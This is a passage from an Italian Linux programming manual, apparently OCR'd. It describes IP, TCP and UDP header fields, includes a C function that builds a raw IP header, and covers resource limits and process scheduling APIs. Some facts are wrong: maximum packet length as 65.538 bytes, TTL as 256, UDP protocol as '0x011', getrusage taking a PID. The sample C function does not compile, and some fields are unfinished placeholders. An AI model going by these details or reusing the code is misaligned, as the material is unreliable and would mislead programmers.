- TOS (Type Of Service)
  Permette all'host di comunicare alla rete di quale servizio ha bisogno a seconda dei parametri: ritardo, capacità di trasmissione ed affidabilità.



Figura 25.1: Header del pacchetto IP

1. Minimize delay.
2. Maximize throughput.
3. Maximize reliability
4. Minimize monatary cost

[TD] inserire descrizione

- Total Length
  Questo campo specifica semplicemente la lunghezza dell'header sommata a quella dei dati da inviare. La lunghezza massima è di 65.538 byte.

- Identification
  Il contenuto di questo campo è utilizzato dall'host di destinazione per identificare i pacchetti ricevuti. Ogni pacchetto appartenente ad un determinato datagramma contiene infatti lo stesso numero di identificazione.

- Flags
  Questo campo è utilizzato dalla frammentazione, può assumere 4 valori:

1. No Flags (`0x00`).
2. More fragment (`0x01`).
3. Don't fragment(`0x02`).
4. More and Don't frag (`0x03`).

- Fragment Offset
  Il valore di questo campo ha la funzione di indicare in quale posizione del datagramma si trova il pacchetto ad esso relativo. Tutti i frammenti, ad eccezione dell'ultimo, devono essere multipli di 8 byte. Il primo frammento avrà ovviemente offet 0. Essendo questo campo di 13 bit sarà possibile identificare al massimo 8192 frammenti e poiché questo campo della struttura è calcolato in 64 bit (8 byte), potrò avere al massimo un paccheto (non un frammento di pacchetto) grande 65.536 byte.

- TTL (time To Live)
  Non si tratta che di un contatore utilizzato per limitare il tempo di vita dei pacchetti ed avitare quindi che vaghino per troppo tempo. In rete il suo valore è 256. Ad ogni segmento di rete attraversato viene decrementato, se raggiunge lo 0 prima di essere giunto a destinazione allora viene mandato un messaggio di avviso all'host mittente (TIME EXCEED). ed il pacchetto viene eliminato.

- Protocol
  Questo campo identifica il protocollo che viene utilizzato a livello di trasporto. Tra i valori possibili:

  1. IPPROTO_TCP (`0x06`).
  2. IPPROTO_UDP (`0x011`).
  3. IPPROTO_ICMP (`0x01`).

  Per maggiori informazioni rimandiamo alla RFC 1700.

- Header Checksum
  Questo campo è necessario alla verifica dell'integrità del datagramma. Qualora un pacchetto risultasse corrotto (per un eventuale errore di un router) allora esso verrebbe scartato con conseguente invio di messaggio all'host mittente.

- Source IP Address e Destination IP Address

Beh, non c'è molto da chiarire, sono rispettivamente l'IP del mittente e quello dell'host di destinazione. i

A questo punto incontriamo il campo destinato alle opzioni tra cui descriviamo brevemente le più usate:

- Security
  Definisce il grado di segretezza dei dati. Tecnicamente è possibile evitare che i pacchetti non attraversino determinate zone della rete, in ambito militare questo si traduce nel non attraversamento di strutture poste in determinati paesi.

- Loose Source Routing
  Viene specificata una lista di router attravrso i quali il pacchetto deve passare (ma non è detto che non ne attraversi altri se servono ad arrivare a destinazione).

- Strict source routing

  Viene forinito un percorso completo che il pacchetto deve seguire.

- record Route

  Forza i router attravrsati dal pacchetto ad aggiungere il proprio IP al campo opzione.

- Timestamp
  Quest'opzione è utilizzata quasi esclusivamente per fini diagnostici. È molto simile alla precedente ma si differenzia da questa per il fatto che i router aggiungono oltre all'indirizzo un timestamp.

25.2.3 Costruzione di un pacchetto IP

Alla luce di quanto detto la costruzione di un pacchetto IP non risulta poi essere così complessa, e la seguente funzione ne è un esempio:

```
void buildip_nf { /* costruiamo un header ip non frammentato */

        struct iphdr *ip;

        ip = (struct *iphdr) malloc(sizeof(struct iphdr));
```

```
        ip->ihl = 5;
        ip->version = 4; /* ipv4 */
        ip->tos = 0; /* non utilizzato */
        ip->tot_len = sizeof(struct iphdr) +  452;
        ip->id = htons(getuid()); /* Un numero vale l'altro,
     tanto è inutile nel nostro caso */
        ip->ttl = 255; /* numero rmax di hop */
        ip->protocol = IPPROTO_TCP; /* Protocollo utilizzato */
        ip->saddr = inet_addr("127.0.0.1"); /* sorgente */
        ip->daddr = inet_addr("127.0.0.1"); /* destinazione */
        ip->check = in_cksum((unsigned short *)ip, sizeof(struct iphdr));
} /* la funzione in_cksum  è definita in un'apposita
      sezione di questo capitolo*/
```

Tutto ciò nel caso di un pacchetto ip non frammentato, ma non sempre l'MTU (Maximum Transfert Unit) riesce ad essere maggiore o uguale alla lunghezza del datagramma. Quando è minore il pacchetto, per poter essere spedito deve essere frammentato e ricostruito quando i pacchetti arrivano a destinazione. Nel caso in cui i dati da trasferire siano superiori all'effettivo carico trasportabile da un pacchetto allora si dovrà procedere alla frammentazione con l'impostazione, durante la generazione di opportuni numeri di sequenza. Non è questo il luogo dove discutere di questi argomenti per cui rimandiamo il lettore alle RFC relative.

25.3 Trasfer Control Protocol (TCP)

Se il protocollo Ip si colloca al terzo livello del livello ISO/OSI il TCP si trova al di sopra di esso ed utilizza IP.

25.3.1 Struttura del TCP

In analogia con quanto fatto per l'header del protocollo IP riportiamo la `struct` che definisce il TCP e che risulta definita nel file /usr/include/netinet/tcp.h.

```
struct tcphdr
{
u_int16_t source; // porta sorgente 16 bit
u_int16_t dest; // porta destinazione 16 bit
u_int32_t seq; // numero di sequenza 32 bit
```

```
u_int32_t ack_seq; // numero di ack 32 bit
#if __BYTE_ORDER == __LITTLE_ENDIAN
u_int16_t res1:4; //
u_int16_t doff:4;
u_int16_t fin:1; // flag FIN
u_int16_t syn:1; // flag SYN
u_int16_t rst:1; // flag RST
u_int16_t psh:1; // flag PSH
u_int16_t ack:1; // flag ACK
u_int16_t urg:1; // flag URG
u_int16_t res2:2;
#elif __BYTE_ORDER == __BIG_ENDIAN
u_int16_t doff:4;
u_int16_t res1:4;
u_int16_t res2:2;
u_int16_t urg:1;
u_int16_t ack:1;
u_int16_t psh:1;
u_int16_t rst:1;
u_int16_t syn:1;
u_int16_t fin:1;
#else
#error "Adjust your defines"
#endif
u_int16_t window;
u_int16_t check;
u_int16_t urg_ptr;
};
```

25.3.2 Vediamolo meglio

Come abbiamo fatto per l'header del protocollo IP possiamo dare un'immagine visiva e maggiormente chirificatrice con la fig. 25.2 nalogamente forniamo una breve descrizione dei campi:

- Source Port e Destination Port
  Si tratta, ripettivamente, della porta sorgente e della porta di destinazione che identificano localmente gli estremi della connessione.

- Sequence Number



Figura 25.2: Header del pacchetto TCP

I numeri di sequenza sono utilizzati da sender e receiver TCP al fine di implementare un servizio affidabiile di connessione. Il TCP tratta i bit come una sequenza ordinata, non strutturata, di bit. L'utilizzo dei numeri di sequenza riflette questo comportamento.

- Acknowledgement

  Quando il flag ACK (vedi sotto) è settato il valore di questo campo è settato al numero di sequenza del pacchetto che ci si aspetta di ricevere.

- Data Offset

  Specifica la lunghezza dell'intestazione del TCP in parole da 32 bit. Tipiacamente il campo dell'intestazione è vuoto quindi l'intestazione ha una dimensione di 20 byte, sicché il campo sarà impostato a 5.

- Reserved

  Questo campo di 6 bit non è usato, è stato riservato per eventuali futuri usi.

- Flags

Questo campo ha una dimesione di 6 bit così identificabili:

1. Bit URG. Usato per idicare che in questo segmento sono allocati dati che lo strato superiore ha identificato come urgenti.
2. Bit ACK. utilizzato per indicare che il valore del campo acknowledgement è valido.
3. Bit PSH. Evita che i dati del segmento siano salvati su un buffer di attesa, essi vengono passati allo strato superiore.
4. Bit RST. Viene utilizzato per reinizializzare la connessione qualora questa sia diventata instabile. Viene anche usato per rifiutare l'apertura di una connesione e per questo può essere sfrutato nei portscanning.
5. Bit SYN. Utilizzato per creare una connessione.
6. Bit FYN. Utilizzato per terminare, chiudendola, la connessione. Informa che il mittente non ha più dati da inviare.

- Window
  Specifica quanti byte possono essere spediti a partire dal byte confermato. Se il segmento eccede tale valore allora deve essere frammentato.

- Checksum
  Come facilemente intuibile questo campo verifica l'integrita dei dati

25.3.3 Lo pseudo header

Mentre la funzione di checksum era direttamente applicabile all'header IP essa lo lo è più per quanto riguarda l'header tcp ed altri, come vedremo. Per questo motivo il valore del campo checksum di per questi protocolli si ottiene creando uno pseudo header descritto dalla seguente struttura:

```
struct pseudohdr {
    unsigned long saddr;
    unsigned long daddr;
    char inutile;
    unsigned char protocol;
    unsigned short length;
}
```

E passando l'indirizzo di tale struttura (effettuando un casting, come vedremo) e la dimensione della strattura del protocollo alla funzione di cheksum. Per quanto riguarda il riempimento delle strutture pensiamo che ormai dovreste essere in grado di cavarvela da soli, consideratelo un esercizio utile.



Figura 25.3: Header del pacchetto UDP

25.4 User Datagram Protocol (UDP)

Il protocollo UDP è certamente, almeno nella sua struttura, molto meno complesso dei precedenti. Qualcuno l'ha chiamato il "protocollo del piccione viaggiatore" in quanto potrebbe essere implementato pproprio usando questo stratagemma. Il protocollo UDP, infatti, non prevede che il mittente abbia notizie riguardanti la fine del pacchetto indicato, sia esso arrivato a destinazione o meno. La mancanza di controlli contribuisce quindi a far si che il pacchetto inviato, a parità di dati, abbia dimensioni minori rispetto ad altri protocolli. Tutto ciò comporta una notevole velocità, e per questo un grande impiego in alcune applicazioni, del protocollo UDP. La sua struttura è questa:

```
struct udphdr {
  u_int16_t     source;
      u_int16_t     dest;
  u_int16_t     len;
  u_int16_t     check;
};
```

Essa può essere più facilmente visaualizzata come in fig. 25.3

Non ci dovrebbe essere bisogno di ulteriori spiegazioni, si tenga comunque presente che le socket

Capitolo 26

Risorse di sistema

26.1 Introduzione

Per risorsa di sistema si intende fondamentalmente una particolare funzione messa a disposizione dall'hardware di cui si dispone, ad esempio la funzionalità di stampa identifica la risorsa "stampante". L'utilizzo delle risorse e la sua ottimizzazione è un fattore fondamentale nella progettazione di un sistema operativo ma anche nella realizzazione di programmi che impegnano notevoli e variegate risorse. Per averne un semplice esempio basti pensare allo scheduling dei processi nella CPU[1] e a tutto il discorso sui segnali affrontato in precedenza. Proprio per questo motivo Linux mette a disposizione delle funzioni che permettono di ottenere informazioni riguardanti le risorse in uso e funzioni in grado di limitare l'accesso alle risorse da parte di alcuni processi. Per poter utilizzare tali accorgimenti occorre includere nel sorgente il file `sys/resource.h`. All'interno di tale file è definito il tipo di struttura rusage che verrà utilizzato per le operazioni sulle risorse impegnate da un processo e che esamineremo nella prossima sezione

26.2 La struttura rusage

La struttura rusage è molto ampia in modo da poter memorizzare quanti più dati di una certa importanza relativi ai processi. É formata dai seguenti campi:

[1] Anche la CPU è una risorsa, altre risorse sono la memoria centrale, la memoria secondaria , le periferiche, la memoria video.

- struct timeval ru_utime
  Tempo di esecuzione del processo, ossia il tempo in cui tale processo ha occupato la CPU.

- struct timeval ru_stime
  Tempo impiegato dal sistema operativo per l'esecuzione del processo.

- long int ru_maxrss
  Massima porzione di memoria allocata per l'esecuzione del processo, espressa in kb.

- long int ru_ixrss
  Memoria utilizzata dal processo ma condivisa con altri processi, espressa in Kb.

- long int ru_idrss
  Memoria non condivisa utilizzata per i dati.

- long int ru_isrss
  Memoria non condivisa utilizzata per lo stack.

- long int ru_minflt
  Da verificare.

- long int ru_majflt
  Da verificare.

- long int ru_nswap
  Numero delle volte in cui il processo è stato completamente soggetto a swapping dalla memoria principale

- long int ru_inblock
  Numero delle volte in cui si è letto sull'hard disk durante l'esecuzione del processo.

- long int ru_oublock
  Analogo al precendente per la scrittura.

- long int ru_msgsnd
  Numero dei messaggi IPC (InterProcessComunication) inviati.

- long int ru_msgrcv
  Numero dei messaggi IPC ricevuti.

- long int ru_nsignals
  Numero dei segnali ricevuti.

- long int ru_nvcsw
  Numero delle volte in cui il processo, per attendere ad esempioi l'mmissione di un dato, ha invocato il context switch.

- long int ru_nivcsw
  Numero delle volte in cui il context switch è stato effettuato involontariamente (ad esempio alla scadenza del quanto di tempo destinato al processo)

26.3 Reperire le informazioni

26.3.1 La funzione getrusage

Function: int getrusage (int PROCESSES, struct rusage *RUSAGE)

Come intuibile questa funzione viene uutilizzata per l'acquisizione delle informazioni riguardante il processo che la chiama ed aventualmente, come vedremo a breve, anche dei processi figli in esecuzione. Queste informazioni vengono quindi memorizzate nell'apposita struttura puntata dal secondo argomento.
PROCESSES può assumere i seguenti due valori:

- RUSAGE_SELF
  In questo caso vengono acquisite informazioni riguardanti esclusivamente il processo chiamante.

- RUSAGE_CHILDREN
  In questo caso vengono acquisite **anche** le informazioni sui processi figli del processo chiamante che non sono ancora terminati.

- ID
  É possibile richiedere l'acquisizione delle informazioni di un processo in esecuzione diverso da quello chiamante attraverso la l'utilizzo del PID del processo che, quindi, deve essere sostituito ad ID

La funzione ritorna 0 in caso di successo e -1 in caso di fallimento. La varibile *errno* può assumere il valore EINVAL nel caso in cui venga passato un primo parametro non valido.

ATTENZIONE: esiste un'altra funzione simile alla presente (vtimes()) e della quale non parleremo, essendo vivamente consigliato l'uso di getrusege().

26.4 Limitare l'accesso

26.4.1 Limiti

Occorre innanzitutto precisare che esistono due tipi di limiti aventi ognuno le proprie caratteristiche, vediamone una breve descrizione:

- current limit
  Questo limite, chiamato anche soft limit, presente per ogni risorsa rappresenta il limite di utilizzo della stessa oltre il quale il processo non può andare. È Tuttavia necessario notare come questo limite sia modificabile dal processo stesso.

- maximum limit
  Questo è il massimo valore a cui il current limit può essere settato dal processo. Prende il nome di hard limit. Solo un processo che abbia i provilegi di superuser può, eventualmente, modificarlo.

26.4.2 Strutture importanti

Definite anch'esse nel file `sys/resource.h` queste sono i tipi di strutture che verranno utilizzate nelle funzioni che vedremo a breve:

- struct rlimit
  Essa è formata dai seguenti campi:

  1. rlim_t rlim_cur
     Current limit.
  2. rlim_t rlim_max
     Maximum limit.

- struct rlimit64 Analoga alla precedente, presenta campi di dimesioni maggiori:

  1. rlim64_t rlim_cur
     Current limit.
  2. rlim64_t rlim_max
     Maximum limit.

26.5 Funzioni per la gestione delle risorse

26.5.1 La funzione getrlimit

Function: int getrlimit (int RESOURCE, struct rlimit *RLP)

Come certamente avrete intuito questa funzione acquisisce l'hard limiit ed il soft limit memorizzandoli nella struttura puntata dal secondo paramentro. È importante notare che se occorrono campi di dimensioni maggiori viene automaticamente utilizzata la funzione getrlimit64(). In caso di successo il valora di ritorno è 0 mentre si ha -1 in caso di fallimento. La varibile empherrno può assumere il valore EFAULT.

26.5.2 La funzione setrlimit

Function: int setrlimit (int RESOURCE, const struct rlimit *RLP)

Questa funzione imposta l'hard limit ed il soft limit ai valori definiti nella struttura puntata dal secondo parametro. In caso di successo ritorna 0 altrimenti -1. La variabile *errno* assume il valore EPERM in uno dei seguenti casi:

- Il processo tenta di settare il current limit oltre il maximum limit.
- Il processo non ha i permessi per cambiare il maximum limit.

Nel caso in cui la struttura puntata sia del tipo rlim64 allora viene automaticamente utilizzata la funzione setrlimit64().

26.6 Elenco risorse

Segue l'elenco corredato da descrizione delle risorse più importanti i cui limiti sono modificabili:

- RLIMIT_CPU
  Tempo massimo di utilizzo della CPU per un processo. Espresso in secondi. In caso il processo in questione ecceda questo limite vciene inviato un segnale SIGXCPU[2]

[2]Vedasi appendice B.

- RLIMIT_DATA
  Massima dimensione della memoria destinata ai dati del processo. Espressa in byte. eventuali chiamate per allocazione dinamica che facciano oltrepassare questo limite falliscono.

- RLIMIT_STACK
  Massima dimesione dello stack (in byte). Nel caso si tenti di superare questo limite viene inviato il segnale SIGSEGV

- RLIMIT_CORE
  Massima dimensione (in byte) dei core files creabili da un processo. Nel caso si tenda a crearne di dimensioni maggiori la creazione non verrà portata a termine.)

- RLIMIT_RSS
  Massima memoria (in byte) che il sistema può allocare per il processo.

- RLIMIT_MEMLOCK
  Dimensione massima della memoria che risiederà permanentemente nella memoria centrale. Espressa in byte

- RLIMIT_NPROC
  Massimo numero di processi che può essere creato con lo stesso UID.

- RLIMIT_NOFILE RLIMIT_OFILE
  Massimo numero di file che il processo può aprire, nel caso si tentasse di superare questo limite l'apertura fallirebbe e la variabile *errno* il valore EMFILE.

- RLIMIT_AS
  Massima memoria che il processo può allocare, allocazioni che fanno varcare questo limite falliscono.

26.7 CPU

Al fine di poter attuare una buona politica di scheduling dei processi [3] occorre ricavare alcune informazioni riguardanti la CPU come, ad esempio, il numero di queste unità presenti fisicamnte sul sistema. Le funzioni dichiarate in `sys/sysinfo.h` assolvono egregiamente questo scopo:

[3] Vedi sezione relativa in seguito

26.7.1 La funzione get_nprocs_conf

Function: int get_nprocs_conf (void)

Questa funzione restituisce il numero dei effettivamente configurati.

26.7.2 La funzione get_nprocs_conf

Function: int get_nprocs(void)

Questa funzione restituisce il numero dei processorii disponibili dul sistema poiché alcuni di essi possono essere fisicamente presenti ma disabilitati.

26.7.3 La funzione getloadavg

Function:int getloadavg (double LOADAVG[], int NELEM)

Il carico a cui è sottoposto il sistema (i processori) è estrememente importante qualora si intendesse migliorare le prestazioni del proprio sistema redistribuendo i carichi i maniera ottimale. Il carico medio del sistema è calcolato in periodi di 1, 5 e 15 minuti, il risultato è quindi posto in nel primo parametro passato. L'array in questione può contenere NELEM elementi ma mai più di 3. La funzione restituisce il numero di elementi scritti nell'array o -1 in caso di errore.

26.8 Scheduling

In un ambiente multiprogrammato come Linux più processi vengono eseguiti in parallelo [4] ossia viene loro assegnato un *time slice* (un quanto di tempo) entro il quale o riescono a terminare oppure vengono rimossi dalla CPU per lasciar posto ad un altro processo, in attesa di riprendere la propria esecuzione. Ogni processo può infatti assumere uno dei seguenti stati:

- New
  Il processo è stato appena creato.

[4]Non contemporaneamente. Ogni singola CPU può consentire l'esecuzione di un solo processo per volta, mentre un sistema biprocessore può portare avanti due processi contemporaneamente.Noi tratteremo solo di sistemi con un singolo processore anche se ciò che diremo è estrendibile facilmente ad ambienti multiprocessore.

- Running
  Il processo è in esecuzione ed impegna la CPU.

- Waiting
  Il processo è in attesa di un evento.

- Ready
  Il processo è pronto per essere immesso nella CPU ed essere eseguito.

- Terminated
  Il processo ha terminato la sua esecuzione.

I processi nello stato di Waiting devono in primis passare allo stato di Ready prima di poter essere selezionati per l'esecuzione. Di questo si occupa lo *scheduler a lungo termine*, mentre i processi già in stato di Ready possono essere selezionati per essere eseguiti, uno alla volta, dallo *scheduler di CPU*. Noi ci occuperemo di come influenzare tramite appositi meccanismi quest'ultimo sheduler.

26.8.1 Priorità di un processo

Ogni processo eredita dal proprio padre una certa prioritò assoluta che è espressa in interi tra 1 e 99 estremi compresi. Maggiore è il numero che identifica la priorità e maggiore è la priorità del processo stesso. Poter modificare la proprietà di un processo, come potete facilmente intuire, influenza notevolmente le scelte dello scheduler. Proprio per questo motivo i processi che debbano essere eseguiti con tempoi di risposta estremamente brevi (al fine di ottenere il *real time*) devono necesariamente essere eseguiti con priorità molto alte. Si faccia attenzione al fatto che non necessarimente un processo) *real time* occuperà costantemente pur essendo il processo con la massima priorità. Interrutpt generati da richieste di I/O causeranno certamente un context switch con un processo di priorità minore. Tuttavia, al completamento dell'operazione di I/O, processo verrà in tempi brevissimi posto nello stato Ready e, data la sua alta priorità, quasi immediatamente posto in esecuzione, switchando (consentitemi il termine) con il processo di priorità inferiore in esecuzione [5] consentendo quindi una risposta estremamente rapida del sistema ad eventi esterni. Soltanto un rpocesso privilegiato può mutare la sua priorità o quella di un altro processo.

[5] Lo scheduling è quindi *preemptive*

26.9 Policy di scheduling

26.9.1 Real time

Quando due processi in stato Ready hanno diverse priorità, come abbiamo già fatto notare, verrà posto in esecuzione prima quello con priorutà maggiore. Ma cosa succede se due processi hanno la stessa priorità? Quale di essi verrà per primo posto in esecuzione? Esistono fondamentalmente due politiche differenti:

1. Round Robin
2. Primo arrivato Prima servito

Nel primo caso i processi vengono inseriti in una coda circolare e vengono eseguiti ognuno per un quanto di tempo.
Nel secondo caso, quello più interessante, il primo processo posto in esecuzione è il primo che assume lo stato di Ready, esso occupa la CPU fino a quando non decide, tramite interrupts, di lasciarla oppure fino a quando non interviene un processo con priorità maggiore. Questo tipo di policy deve essere, per quanto detto, utilizzata cpn molta accuratezza ma può, in determinati asi, comportare un notevole incremento delle prestazioni e dell'utilità del sistema.

26.9.2 Scheduling tradizionale

Quando abbiamo detto che i valori di priorità per Linux avevano valori da 1 a 99 ci riferivamo in realtà al caso particolare di scheduling real time. Tuttavia questa particolare situazione è propria di particolari sistemi o applicativi identificati appunto dall'attributo "real time" ma non tutti i sistemi supportano questo tipo di scheduling e per la maggior parte i processi che creeremo sfrutteranno lo scheduling tradizionale della CPU. In questo tipo di scheduling la priorità del processo è 0 ed è chiamata *priorità statica*, ad essa è associata un'altro tipo di priorità chiamata *priorità dinamica*. Quest'ultima, come potete immaginare è quella che determina quale processo debba essere in esecuzione nella CPU. In generale possiamo dire che a valori alti di *priorità dinamica* corrisponde un maggiore time slice per il processo all'interno della CPU. Naruralmente questo non significca che necessariamente un procdesso debbe utilizzare tutta la sua time slice. Infatti in caso di interrupts dovuti, ad esempio, ad richieste di I/O il processo verrà tolto dalla CPU. La sua alta *priorità dinamica* tuttavia favorirà in seguito il suo ritorno in esecuzione. Lo scheduler tradzionale usa fondamentalmente il metodo di

scheduling Round Robin. È inoltre iimportante notare il fatto che ogni volta che la *priorità dinamica* di un processo è ignorata dallo scheduler (perché troppo bassa) essa viene aumentata automaticamente. Per quanto riguarda i valori numerici della *priorità dinamica* occorre sottolineare come essi siano diversi, e per questo determinino una doversa interpretazione, dalla *priorità statica*. I valori infatti variano da -20 a 20 essendo -20 il limite massimo della priorità e 20 il limite minimo. Un processo può alzare la priorità dinamica di ogni processo avente lo stesso UID ma non può abbassarla. enmtrabe i privilegi sono invece concessi ai processi, appunto, privilegiati

26.10 Funzioni per lo scheduling Real Time

Al fine di poter utilizzare le seguenti funzioni è necessario includere nel file sorgente il file header `sched.h` nel quale risulta incluso il file bits/sched.h in cui è definita la struttura sched_param utilizzata per la definizione delle priorità e formata da un solo campo: un intero rappresentante la priorità.

26.10.1 La funzione sched_setscheduler

Function: int sched_setscheduler (pid_t PID, int POLICY, const struct sched_param *PARAM)

Questa funzione setta la priorità statica definita nella struttura puntata da PARAM per il processo identificato da PID. Viene inoltre definita la policy di scheduling. L'argomento POLICY può infatti assumerre uno dei seguenti valori:

- SCHED_OTHER
  In questo caso avremo scheduling tradizionale.
- SCHED_FIFO
  In questo caso avremo scheduling "primo arrivato prima servito".
- SCHED_RR
  In questo caso avremo scheduling Round Robin".

In caso di successo ritorna il valore 0, -1 altrimenti. La variabile *errno* può assumere uno dei seguenti argomenti:

- EPERM
  In caso di permessi mancanti o errati valori di priorità in base alla policy scelta.

- ESRCH
  Non esiste il processo identificato da PID

- EINVAL
  Non esiste la policy specificata oppure il valore di priortà è fuori dal range prestabilito o, ancora, il PID è negativo.

26.10.2 La funzione sched_getscheduler

Function: int sched_getscheduler (pid_t PID)

Questa funzione restituisce la policy di scheduling relativa al processo identificato da PID in accordo con le macro, relative alle policy, definite nella funzione precedente. In caso di errore il valore di ritorno è -1. La varibile *errno* può assumere uno dei seguenti valori:

- ESRCH
  Non esiste un processo identificato da PID.

- EINVAL
  Il PID passato è negativo.

26.10.3 La funzione sched_setparam

Function: int sched_setparam (pid_t PID, const struct sched_param *PARAM)

Questa funzione setta semplicemente la priorità statica del processo PID

26.10.4 La funzione sched_getparam

Function: int sched_getparam (pid_t PID, const struct sched_param *PARAM)

Questa funzione memorizza la priorità statica del processo PID nella struttura puntata da PARAM. In caso di errore ritorna -1 e la variabile *errno* può assumere gloi stessi valri, e gli stessi significati, che può assumere nella funzione sched_getscheduler.

26.10.5 La funzione int sched_rr_get_interval

Function: int sched_rr_get_interval (pid_t PID, struct timespec *INTERVAL)

In caso di Round Robin questa funzione memorizza il time slice per il processo identificato da PID.

26.10.6 La funzione sched_yield

Function: int sched_yield (void)

Uqesta funzione fa in modo che il processo chiamante assuma lo stato di READY.

26.11 Funzioni per lo scheduling tradizionale

prima di passare ad elencare le funzioni relative a questa sezione occorre far notare come un'insieme di processi possa essere isentificato per mezzo di due paramentri. Essi, nelle funzioni che prenderemo in esame, sono CLASS e ID . Questi due parametri assumono un diverso valore ed un dioverso sognificato a seconda dell'insieme di processi che si intende circoscrivere. In particolare ID cambia significato a seconda di quale valore, tra i seguenti CLASS assuma:

- PRIO_PROCESS
  In questo casi ci si riferisce ad un solo processo e ID assume il signnificato di PID, identificando quindi il processo in questione

- PRIO_PGRP
  In questo caso ci si riferisce ad un insieme di proccessi appartenenti ad uno stesso gruppo identificato da ID che assume quindoi il significato di PGID

- PRIO_USER
  In questo caso ci si riferisce ad un insieme did processi aventi lo stesso user e ID assume il significato di UID

Detto questo procediamo con l'esame delle funzioni.

26.11.1 La funzione getpriority

Function: int getpriority (int CLASS, int ID)

Ritorna la priorità dell'insieme di processi specificato. Nel caso tali processi non abbiano tutti la medesima priorità dinamica allora ritorna il valore minore. Occorre tuttavia specificare che qualora la funzione ritornasse -1 questo valore potrebbe identificare sia la priorità dinamica del processo sia il fallimento della chiamata. Per evitare disguidi di questo tipo la scelta migliore sarebbe quella di iinizializzare la variabile *errno* a 0 e successivamente controllare se, dopo la chiamate, il suo valore è mutato. In caso affermativo si è certamente verificato un errore. La variabile *errno* può dunque assumere uno dei seguenti valori:

- ESRCH
  Non è stato trovato il processo o l'insieme di processi specificati
- EINVAL
  Il valore assegnato a CLASS non è valido.

26.11.2 La funzione setpriority

Function: int setpriority (int CLASS, int ID, int NICEVAL)

Setta la priorità dell'insieme sepcificato al valore NICEVAL Il valore di ritorno è 0 in caso di successo e -1 in caso di fallimento della chiamata. La variabile *errno* può assumere uno dei seguenti valori:

- ESRCH
  Non è stato trovato il processo o l'insieme di processi specificati
- EINVAL
  Il valore assegnato a CLASS non è valido.
- EPERM
  Il processo è di proprietà di un altro utente quindi non èpossibile cambiarne la priorità dinamica.
